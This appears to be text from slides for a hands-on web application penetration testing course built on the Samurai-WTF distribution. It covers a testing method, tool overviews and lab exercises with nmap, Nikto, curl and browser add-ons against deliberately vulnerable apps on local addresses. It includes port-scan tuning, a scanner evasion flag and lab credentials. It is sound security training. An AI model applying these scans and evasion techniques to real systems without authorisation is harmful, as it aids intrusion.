ASSESSING AND EXPLOITING WEB APPLICATIONS WITH SAMURAI-WTF

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Course Outline

Day 1 Morning

Testing Methodology Recon & Map Walkthrough

Target 1: Mutillidae

Mapping Walkthrough

Day 2 Morning

Target 2: DVWA

- Discovery Walkthrough
- Exploitation Walkthrough

Day 1 Afternoon

Target 1: Mutillidae

- Discovery Walkthrough
- Exploitation Walkthrough

Target 2: DVWA

Mapping Walkthrough

Day 2 Afternoon

Target 4: Samurai Dojo

- Student Challenge
- Challenge Answers

Samurai-WTF

- 2 Versions: Live DVD and VMware image
- Based on Ubuntu Linux
- Over 100 tools, extensions, and scripts, included:
 - w3af
 - BeEF
 - Burp Suite
 - Grendel-Scan
 - DirBuster

- Maltego CE
- Nikto
- WebScarab
- Rat Proxy
- nmap

Samurai-WTF vs. Other Live CDs

Live CD/DVD	Primary Goal Purpose	Release Cycle
Backtrack	Pentesting for all environments	6-12 months
NodeZero (Ubuntu Pentest Live)	Pentesting for all environments	too young to tell
Samurai-WTF	Focus on pentesting for Web Applications	3-4 months
OWASP Live CD	Showcase major OWASP tools & projects	1 year

All are based on Ubuntu

Future of Samurai-WTF

- Move to KDE (Kubuntu) and Gnome (Ubuntu) versions
- Move to the Ubuntu Live CD build process
- Move all software and configurations to Debian packages
 - Software upgrades between official releases
 - Easier for users to customize the distro
 - Provides access to WTF tools in all Ubuntu installs
 - Facilitate collaboration within dev team

Project URLs

- Main project page:
 - http://www.samurai-wtf.org
- Support information (and tracker) at:
 - http://sourceforge.net/projects/samurai/support
- Development mailing list at:
 - https://lists.sourceforge.net/lists/listinfo/samurai-devel
- SVN repository:
 - svn co https://samurai.svn.sourceforge.net/ svnroot/samurai samurai
- Project Leads:
 - Kevin Johnson kjohnson@secureideas.net @secureideas
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Starting Samurai-WTF

- A few options to get Samurai-WTF started:
 - Boot computer directly off the DVD
 - Run the live DVD or ISO in a virtual machine (no install)
 - Install to virtual hard drive in a virtual machine

Notes:

- BUG ALERT: the icon is named "ubiquity-gtkui.desktop"
- WARNING: if you install while booted off your DVD drive (AKA not in a virtual machine), you may overwrite everything on your hard drive if you choose the wrong options
- Lets take 5-10 minutes to get everyone up and running

Logging In



- Username: samurai
- Password: samurai
- http://whatisthesamuraipassword.com





Samur http: http:

CHANGELOG README



SAMURAI WEB TESTING FRAMEWORK

HTTP://SAMURAI.INGUARDIANS.COM





Major Samurai Tools



Firefox Extensions



Access Me 0.2.4

An extension to test for page access vulnerabilities (session



RefControl 0.8.13

Control what gets sent as the HTTP Referer on a per-site basis.



Add N Edit Cookies 0.2.1.3

Cookie Editor that allows you add and edit session and save



SQL Injection! 1.3

Set all form fields free to test SQL Injections.



Advanced Dork: 2.3.3.6

Advanced Dork: gives quick access to Google's Advanced O



SQL Inject Me 0.4.5

An extension to test for SQL injection vulnerabilities



DOM Inspector 2.0.8

Inspects the structure and properties of a window and its co



Tamper Data 11.0.1

View and modify HTTP/HTTPS headers etc. Track and time requests.



Firebug 1.5.4

Web Development Evolved.



Ubuntu Firefox Modifications 0.9rc2

Ubuntu Firefox Pack.



FoxyProxy Standard 2.22.1

FoxyProxy - Premier proxy management for Firefox



User Agent Switcher 0.7.2

Adds a menu and a toolbar button to switch the user agent of the browser.



Greasemonkey 0.8.20100211.5

A User Script Manager for Firefox



View Dependencies 0.3.3.1

Adds a tab listing dependencies and their sizes in the Page Info window.



HackBar 1.5.0

A toolbar that helps you find and test SQL injections



View Source Chart 3.02

Source Charting DOM Inspector



Header Spy 1.3.4.2

Shows HTTP headers on statusbar



Wappalyzer 1.9.4

Wappalyzer is an add-on for Firefox that uncovers the technologies used o...



JavaScript Deobfuscator 1.5.5

Shows you what JavaScript code gets to run on webpages



Web Developer 1.1.8

Adds a menu and a toolbar with various web developer tools.



JSView 2.0.5


View the source code of external stylesheets and javascript




XSS Me 0.4.4

An extension to test for Cross Site Scripting vulnerabilities

Web Based Tools



Other Command Line Tools



- Note the directory location
- CLI tools are not in \$PATH yet.

TESTING METHODOLOGY

Because we are professional pen-testers ... "You can't see the wood for the trees"




Types of Tests

- Black box testing
 - Little to no information is provided
 - Extra time spent on Recon and Mapping
- White box or crystal box testing
 - Other end of the scale
 - Virtually all access to the host server provided
 - Often includes source code review
- Grey box testing
 - Most "discoverable" information is provided


Formal Methodology

- A simple methodology:
 - Recon: Before touching the app
 - Mapping: Learning the app from a user/developer's perspective
 - Discovery: Learning the app from an attacker's perspective
 - Exploitation: Need I say more?!?
- Every step leads to new insight into the application and target environment
- New insight provides additional opportunities for previous phases



Methodology in Real Life

- We still follow the overall clockwise flow, but we often move back and forth between processes
- Trick is to keep focused and progressing through the steps
- General rule for deviation from clockwise progression:
 - 5 attempts or 5 minutes



Step 1: Recon

- Recon is one of the most under utilized steps
- Findings here allow you to start building assumptions to test
- Provides key information needed for later steps
 - Lists of targets
 - Lists of related resources: servers, network devices, apps...
 - Fingerprinting of internal systems
 - Lists of users, employees, and organization info
 - Password reset information
 - Trust relationships to exploit (friends and managers)
 - Contact information for social engineering attempts
- (Potentially) Without "touching" target environment

Recon Examples

- WHOIS and RIRs searches
 - AfriNIC, APNIC, ARIN, LACNIC & RIPE
- DNS interrogation
- Google hacking
- Social network harvesting
- Mailing list surfing
- Public websites

Step 2: Mapping

- Learning where the servers and applications are
- Exploring what the servers and applications can do
- Modeling the process flow of the application
- Understanding the programming model used (Page Controller, Front Controller, Model View Controller (MVC), or other)
- Mapping the visible resources: files, directories, and objects

Mapping Examples

- IP and hostname discovery
- Port scanning and OS fingerprinting
- Service scanning and fingerprinting
- Manual spidering
- Automated spidering
- Directory brute force

Step 3: Discovery

- Making and testing assumptions of how the application was developed
- Exploring how exposed functionality can be leveraged
- Looking for common vulnerabilities
- Identifying architectural design mistakes

Discovery Examples

- Vulnerability discovery
 - Automated
 - Semi-Automated
 - Manual
- Source code review
- User input analysis and manipulation
 - URL, parameters, headers, sessions...
- Fuzzing and brute force

Step 4: Exploitation

- Verifying identified vulnerabilities by attacking and exploiting them
- Go after the data or functionality that real attackers would go after
- Successful exploitation is a stepping stone and should open up a new round of mapping and discovery

Exploitation Examples

- Downloading the contents of a database
- Uploading a malicious web page
- Gaining shell on the server
- Making a target server send data to a remote host
- Pivoting from the DMZ to the internal network
- Leveraging a target user's browser to scan the internal network
- Exploiting target user's browser vulnerabilities

So What Are We Looking For?

- OWASP Top 10 + other vulnerabilities
 - https://www.owasp.org/index.php/ Category:OWASP_Top_Ten_Project
- Most vulnerabilities can be categorized:
 - Information leakage
 - Mis-configurations
 - Various types of injection
 - Control bypass

Information Leakage

- Fingerprinting artifacts
 - Identify the hardware, OS, webserver, appserver, proxies, WAFs, programming language, database, backend, etc...
- Development and staging artifacts
 - Backup files or alternate copies of files
 - Source code comments and development tools fingerprinting
 - Detailed debug messages
- User artifacts
 - Usernames and passwords
 - Personally Identifiable Information (PII)
- Error messages
 - Username is correct but password is not
 - You have 3 more attempts ... You have been locked out for 5 minutes
 - The username already exists

Mis-Configurations

- Things that people forgot to do
 - Change default usernames and passwords
 - Change default permissions and configurations
 - Remove default contents and scripts
 - Block admin web interface from the Internet
- Things that people forgot to undo
 - Security feature X disabled while testing
 - Logging disabled for troubleshooting
 - File permissions changed during installation
- Things people did on purpose
 - Backdoors and Easter eggs
 - Supreme Being permissions on personal accounts

Injections

- Cross Site Scripting (XSS)
- Cross Site Request Forgery (CSRF)
- SQL injection
- Command injection
- Malicious file execution
- Local and remote file inclusion

Control Bypass

- Allows attackers to bypass various controls such as:
 - Authentication
 - Authorization
 - Access controls
 - Server and client sandboxes
 - Session management

RECON

The most under utilized steps ...



Recon Outline

- Domain and IP Registrations
- Google Hacking
- Social Networks
- DNS Interrogation and ZT
- Fierce Domain Scanner

MAPPING

Learning the application as intended, from a user/developer perspective.

V5.

Learning the application from an attacker's perspective (Discovery)



Mapping Outline

- Port Scanning (nmap & Zenmap)
- Platform Scanning (Nikto)
- Raw HTTP Requests (wget & curl)
- Different mapping tools based on the target web application...

nmap

- Author: Fyodor (Gordon Lyon) and many more
- Site: http://nmap.org
- Purpose: Premier TCP/IP host and port scanning tool.
 Also provides excellent OS fingerprinting, service fingerprinting, and the Nmap Scripting Engine (NSE) which provides advanced and customizable functionality
- Language: C/C++ (LUA for NSE scripts)
- Syntax:nmap [options] <target>
 - sudo nmap [options] <target>



nmap Basics

- nmap -sP 127.42.84.0-7
 - Ping sweep 8 of your localhost addresses. (actually does an ARP, ICMP, then TCP 80)
- nmap 127.42.84.0/29
 - Port scans top 1000 TCP ports.
- nmap -p 80,443 127.42.84.0/29
 - Port scans TCP ports 80 & 443
- sudo nmap -A 127.42.84.0/29
 - Port scans top 1000 TCP ports, fingerprints OS and services, then runs NSE scripts
- sudo nmap -A -p- localhost
 - Port scans all 65535 TCP ports, fingerprints them, and runs NSE scripts
- sudo nmap -sU 127.42.84.0/29
 - Port scans top 1000 UDP ports
- sudo nmap -sU -p- localhost
 - Port scans all 65535 UDP ports. Find more ports?
- sudo nmap -sU -p- -A localhost
 - Port scans all 65535 UDP ports, fingerprints them, and runs some NSE scripts.
 - WARNING: Service scanning UDP ports on the Internet can be VERY time consuming

nmap Optimization

- Finding the right balance between speed and false negatives
- Tune your options on a *subset* of IPs (first /24 of 127.42.0.0/16) sudo nmap -p 80,443 127.42.0.0/24 sudo nmap -n -PN -p 80,443 -T5 127.42.0.0/24 sudo nmap -n -PN -p 80,443 -T5 --max-retries 0 127.42.0.0/24 sudo nmap -n -PN -p 80,443 --max-rtt-timeout 100 --min-rtt-timeout 25 --initial-rtt-timeout 50 --max-retries 0 127.42.0.0/24
 - sudo nmap -n -PN -p 80,443 --min-rate 10000 --min-hostgroup 4096 --max-retries 0 127.42.0.0/24
- Now we have a finely tuned scan, lets run on the full /16 subnet sudo nmap -n -PN -p 80,443 --min-rate 10000 --min-hostgroup 4096 --max-retries 0 --reason -oN /tmp/AllIPs-ports80_443 127.42.0.0/16 sudo nmap -n -PN -sS -sU -p 80,443 -A --max-retries 1 --reason -oN /tmp/LiveWebServers-Top1000TcpUdpPorts-All 127.42.84.1-5
- Understanding Nmap Scripting Engine (NSE)
 ls /usr/local/share/nmap/scripts | grep –iE `http|html'

nmap Findings

All 6 Hosts: Open Ports: TCP/22,80,443,5001 UDP/68,5353 OS: Linux 2.6.21 - 2.6.27 WebServer: Apache httpd 2.2.11 ((Ubuntu) PHP/5.2.6-3ubuntu4.6 with Suhosin-Patch mod_ssl/ 2.2.11 OpenSSL/0.9.8q) 127.42.84.1 - dvwa - HTTP Title: Damn Vulnerable Web App (DVWA) v1.0.7 :: Welcome - HTTPS Title of login.php: Damn Vulnerable Web App (DVWA) - Login Robots.txt: / 127.42.84.2 - mutillidae (HTTP Title: Mutillidae: A Deliberately Vulnerable Set Of PHP Scripts That ...) Robots.txt: ./passwords/ ./config.inc 127.42.84.3 – webqoat (HTTP Title: Your Page Title) Additional Open Ports: TCP/8080 (Apache Tomcat/Coyote JSP engine 1.1) - 8080 Title: Apache Tomcat 127.42.84.4 – dojo (HTTP & HTTPS Title: Samurai Dojo) Robots.txt: /admin/ /key15=9cc138f8dc04cbf16240daa92d8d50e2/ 127.43.84.5 – vulnscripts (HTTP Title: Vuln Scripts) 127.43.84.6 - ZAP Wave (HTTP Title: Vuln Scripts)

Additional Open Ports: TCP/8080 (Apache Tomcat/Coyote JSP engine 1.1)

- 8080 Title: Apache Tomcat

Zenmap

- Author: Adriano Monteiro Marques and nmap project
- Site: http://nmap.org/zenmap
- Purpose: Graphical nmap interface to make it easier for beginners, provide basic analysis capabilities, facilitate rescans, display network topologies, and compare scans
- Language: C/C++
- Samurai notes:
 - Two menu items, one runs as root and the other does not

Zenmap Topology




Image source: nmap.org.

Nikto

- Author: Sullo
- Site: http://cirt.net/nikto2
- Purpose: A web server scanner that fingerprints, correlates to known vulnerabilities, and looks for known malicious or potentially dangerous files/CGIs
- Language: Perl
- Syntax: nikto.pl -host <target>
- Samurai notes:
 - Must be in /usr/bin/samurai/Nikto_2

Nikto Exercise

- Instructor lead exercise:
 - Updating Nikto

./nikto.pl -update

Running Nikto

./nikto.pl -host mutillidae

Using Nikto evasion techniques

./nikto.pl -host mutillidae -evasion 1

- Using Nikto's single request mode
 ./nikto.pl -Single
- Using non-default ports in Nikto

./nikto.pl -host webgoat -port 8080

Nikto Findings

Mutillidae:

- Server type, powered by & outdated versions
- HTTP methods, robots.txt & CGIs? ("-C all")
- Vulnerabilities: path traversal, XSS...
- Interesting resources: login, passwords, register, config.inc...

WebGoat:

Very limited web platform scan of Tomcat

wget and curl

- Author: Hrvoje Nikšić & Giuseppe Scrivano
- Site: https://www.gnu.org/
 software/wget/
- Purpose: Software package for retrieving files using HTTP, HTTPS and FTP, the most widely-used Internet protocols. It is a non-interactive command line tool, so it may easily be called from scripts.
- Language: C
- Syntax: <see next slides>

- Author: Haxx (Team)
- Site: http://curl.haxx.se
- Purpose: curl is a command line tool for transferring data with URL syntax, supporting DICT, FILE, FTP, FTPS, GOPHER, HTTP, HTTPS, IMAP, IMAPS, LDAP, LDAPS, POP3, POP3S, RTMP, RTSP, SCP, SFTP, SMTP, SMTPS, TELNET and TFTP.
- Language: C
- Syntax: <see next slides>

wget and curl Exercise

- Primary advantage of wget: basic spidering capabilities
- Primary advantage of curl: custom HTTP methods
- Here are some side-by-side examples, each line does the same thing in each tool:

```
wget -q -O- http://mutillidae
                                                  curl http://mutillidae
wget http://mutillidae/index.php
                                                  curl -O http://mutillidae/index.php
wget --user-agent "Googlebot/2.1" mutillidae
                                                  curl --user-agent "qualys" mutillidae
                                                  curl -d "user=admin" mutillidae
wget --post-data "user=admin" mutillidae
wget --spider -r localhost/doc/
                                                  N/A
N/A
                                                  curl -fO http://localhost/icons/[a-z][a-z].gif
N/A
                                                  curl -X OPTIONS -v http://localhost
N/A
                                                  curl -X TRACE -v http://mutillidae
```

wget and curl Findings

- Localhost's /doc/ directory had a LOT of pages
- Localhost does in fact have TRACE enabled
- Nothing is modifying our request headers to the origin server

Mapping, Discovery, and Exploitation will continue separately for each vulnerable target web application throughout the rest of the course.

FIRST TARGET: MUTILLIDAE

Mutilidae are a family of wasps whose wingless females resemble ants. Their common name velvet ant refers to their dense hair which may be red, black, white, silver, or gold. They are known for their extremely painful sting, facetiously said to be strong enough to kill a cow, hence the common name cow killer or cow ant is applied to some species. -- Wikipedia



Mutillidae

- Author: Irongeek
- Site:
 - http://www.irongeek.com/i.php?page=mutillidae/mutillidae-deliberately-vulnerable-php-owasp-top-10
- Purpose: A PHP/MySQL web application that implements the OWASP Top 10 vulnerabilities
- Accessing:
 - http://mutillidae
 - Register a username, password & signature
- Features:
 - Includes learning hints
 - OWASP Top 10 menu



Core Controls
Home
Register
Login
Logout
Toggle hints
Setup/reset the

<u>DB</u> Show log Credits

A1 - Cross Site Scripting (XSS)

Add to your blog

<u>View someone's</u> <u>blog</u>

Browser info Show log

Mutillidae: Hack, Learn, Secure, Have Fun!!!

Not logged in

Mutillidae: A Deliberately Vulnerable Set Of PHP Scripts That Implement The OWASP Top 10

As I figure most people reading this know, I make infosec tutorial videos for my site Irongeek.com. I wanted to start covering more web application pen-testing tools and concepts in some of these videos. Of course, I need a vulnerable web app or two to use for these demos. I dig WebGoat, but sometimes it's a little hard to figure out exactly what they want you to do to exploit a given web application. Also, WebGoat may be a little too complex to use when introducing a web programming newbie to web application security (it's easy to get lost in the code, especially J2EE). In an attempt to have something to use as a demo in my videos and in class, I started the Mutiliidae project.

What I'm attempting to do with Mutillidae is implement the OWASP Top 10 in PHP, and do it in such a way that it is easy to demonstrate common attacks to others. Feel free to use it in your own classes or videos, but if you do I'd love to hear about it. Many web app hobbyists and professionals used PHP, and it's pretty easy to pick up the basics of the language. The Mutillidae webpage is a set of related simple PHP scripts meant to illustrate the core concepts of the OWASP Top 10 vulnerabilities list. For the sake if teaching core concepts, I plan to implement all of the OWASP Top 10 vulnerabilities, in multiple ways (but I could always use some help, especially in writing the hints sections).

Here are the core goals of the Mutillidae project:

Testing Plan for Mutillidae

- Mapping Tools:
 - Built-in Firefox tools
 - Tamper Data
 - Request history
 - Firebug
- Discovery Tools:
 - User Agent Switcher
 - Tamper Data
 - Interception
 - SQLi / XSS fuzzing

- Exploitation Tools:
 - Manual techniques
 - Add N Edit Cookies
 - Selenium

Of course, some tools apply to multiple testing phases (e.g. Tamper Data: Mapping, Discovery... and Exploitation?)

MAPPING MUTILLIDAE

Fírefox Tamper Data Fírebug



Firefox

- Author: Mozilla Foundation
- Site: mozilla.org
- Purpose: a full featured, cross platform web browser.
 Now includes a mobile version for your smartphone
- Language: C++
- Notable Features: Extensions (add-ons)!!!
- Caveats:still thinking......
- Secret trick:
 - Open a second Firefox process and profile:
 firefox-bin -P PenTest -no-remote



Built-in Firefox Tools

- Most of the web browsers come with various developer tools for troubleshooting web pages
- Firefox comes with the following:
 - Page Info
 - Error Console
 - DOM Inspector (moved to an extension in 3.5+)
 - View Page (or Selection) Source

Built-in Firefox Tools Exercise

• Page Info:

- Why is the modified date changing each page reload?
- What is the filename of the mutillidae logo?
- How large is the mutillidae logo?
- Why doesn't the modified date change for the logo on reload?
- Error Console
 - What is xss_assistant.user.js? Why does it have a strange path?
- DOMi: https://developer.mozilla.org/En/DOM_Inspector
 - On the "User info" page, which HTTP method does the form use?
 - Does changing the FORM's HTTP method do anything?
 - Which input fields are used in the form?
- View Selection Source
 - What line in the HTML source do the "Core Controls" start?

Built-in Firefox Tools Findings

• Page Info:

- Dynamically generated pages usually show current time and date
- Mutillidae logo path: "images/coykillericon.png"
- Mutillidae logo size: 130x100 pixels or 5.4KB
- Static HTML pages show file system modification time

Error Console

- xss_assistant.user.js is injected by the Greasemonkey extension
- Disable Greasemonkey to get rid of it
- DOMi: https://developer.mozilla.org/En/DOM_Inspector
 - The "User info" page uses a POST method
 - Yes, changing the method in the DOM changes the form's action
 - "User info" inputs: view_user_name, password, Submit_button

View Selection Source

"Core Controls" start on line 21

Web App Testing Firefox Add-ons

- There are several Firefox add-ons (or extensions) very useful for basic mapping, discovery & exploitation:
 - Tamper Data
 - Firebug
 - User Agent Switcher
 - Add N Edit Cookies
 - Selenium

Samurai Firefox Add-on Collection

- Set of Firefox add-ons for web app security testing
- Convert your web browser in the ultimate pen-testing tool
- Available within Samurai Firefox setup
 - Add-on updates from official web page
- Open to suggestions & contributions...
- Site: https://addons.mozilla.org/en-US/ firefox/collections/rsiles/samurai/

Tamper Data

- Author: Adam Judson
- Site: http://tamperdata.mozdev.org & https://addons.mozilla.org/en-us/firefox/addon/tamper-data/
- Purpose: A Firefox extension to track and modify HTTP/HTTPS requests
- Language: Firefox add-on
- Features:
 - Modify HTTP(S) headers and POST parameters
 - HTTP request/response tracing & timing
 - GET parameters & HTTP(S) responses?



Tamper Data Exercise

- Manually map the application
 - Does the application authenticate users?
 - How do you login and logout?
 - How does the application track session state?
 - How do update account settings such as passwords?
 - How do you reset or recover an account?
 - Where does the application accept user input?
 - Which inputs are reflected back to the user?
 - Which inputs might be used in queries to a database?
 - Which pages or requests you haven't explored?
- Review the HTTP tracing & timing
 - Which pages return the slowest or fastest?

Tamper Data Findings

- How do you login and logout?
 index.php?page=login.php (POST = user_name, password, Submit_button)
 index.php?do=logout
- How does the application track session state?
 Set-Cookie uid=5
- Cannot change password or recover/reset account.
- Which inputs are reflected back to the user?
 index.php?page=register.php (POST user_name, password, my_signature)
 index.php?page=add-to-your-blog.php (POST input_from_form)
 index.php?page=show-log.php (all URIs visited including user agent string)
- Which inputs might be used in queries to a database?
 index.php?page=login.php (POST = user_name, password)
 index.php?page=user-info.php (POST = view_user_name, password)
- Review the HTTP tracing & timing
 Varies, but usually help identify requests that use network, database, or parsing functions

Firebug

- Author: FirebugWorkingGroup et. al.
- Site: http://getfirebug.com & https://addons.mozilla.org/en-US/firefox/addon/firebug/
- Purpose: Set of web development tools
- Language: Firefox add-on
- Features:
 - Inspect & modify HTML, CSS, XML, DOM...
 - JavaScript debugger & profiler
 - Error finding & monitor network activity



Firebug Exercise

- Use Firebug to navigate the HTML source code and DOM
- Unfortunately, Mutillidae does not contain any relevant Javascript (client side validation) to show the powerful Firebug Javascript debugging capabilities in action
- We'll try to exercise Firebug against a different target web-app

MUTILLIDAE DISCOVERY

User Agent Switcher
Tamper Data
- Interception
- SQLi / XSS fuzzing



User Agent Switcher


- Author: chrispederick
- Site: <u>https://addons.mozilla.org/en-US/firefox/addon/user-agent-switcher/</u>
- Purpose: Switch the user agent of web browser
- Language: Firefox add-on
- Features:
 - Predefined set of user agents (IE, robots, iPhone...)
 - Flexible editor to customize any user agent



User Agent Switcher Exercise

- On the "Browser info" page:
 - Try all the built in User-Agents, reloading the page each time
 - Create a new User-Agent using "Googlebot/2.1"
 - Create a new User-Agent to test for XSS
- Are there any other pages that show your User-Agent?
- Which are examples reflected and persistent XSS?
- Don't forget to switch back to your default UA!!!


User Agent Switcher Findings



Tamper Data Interception Exercise

- Enable Tamper Data & Start Tamper(ing)
- On the "Login" page:
 - Tamper the request & inspect POST fields
 - Try again but modifying the user/pass
- On the "Browser Info" page:
 - Change User-Agent header by hand
- Visit other links:
 - Submit, Tamper, or Abort Request

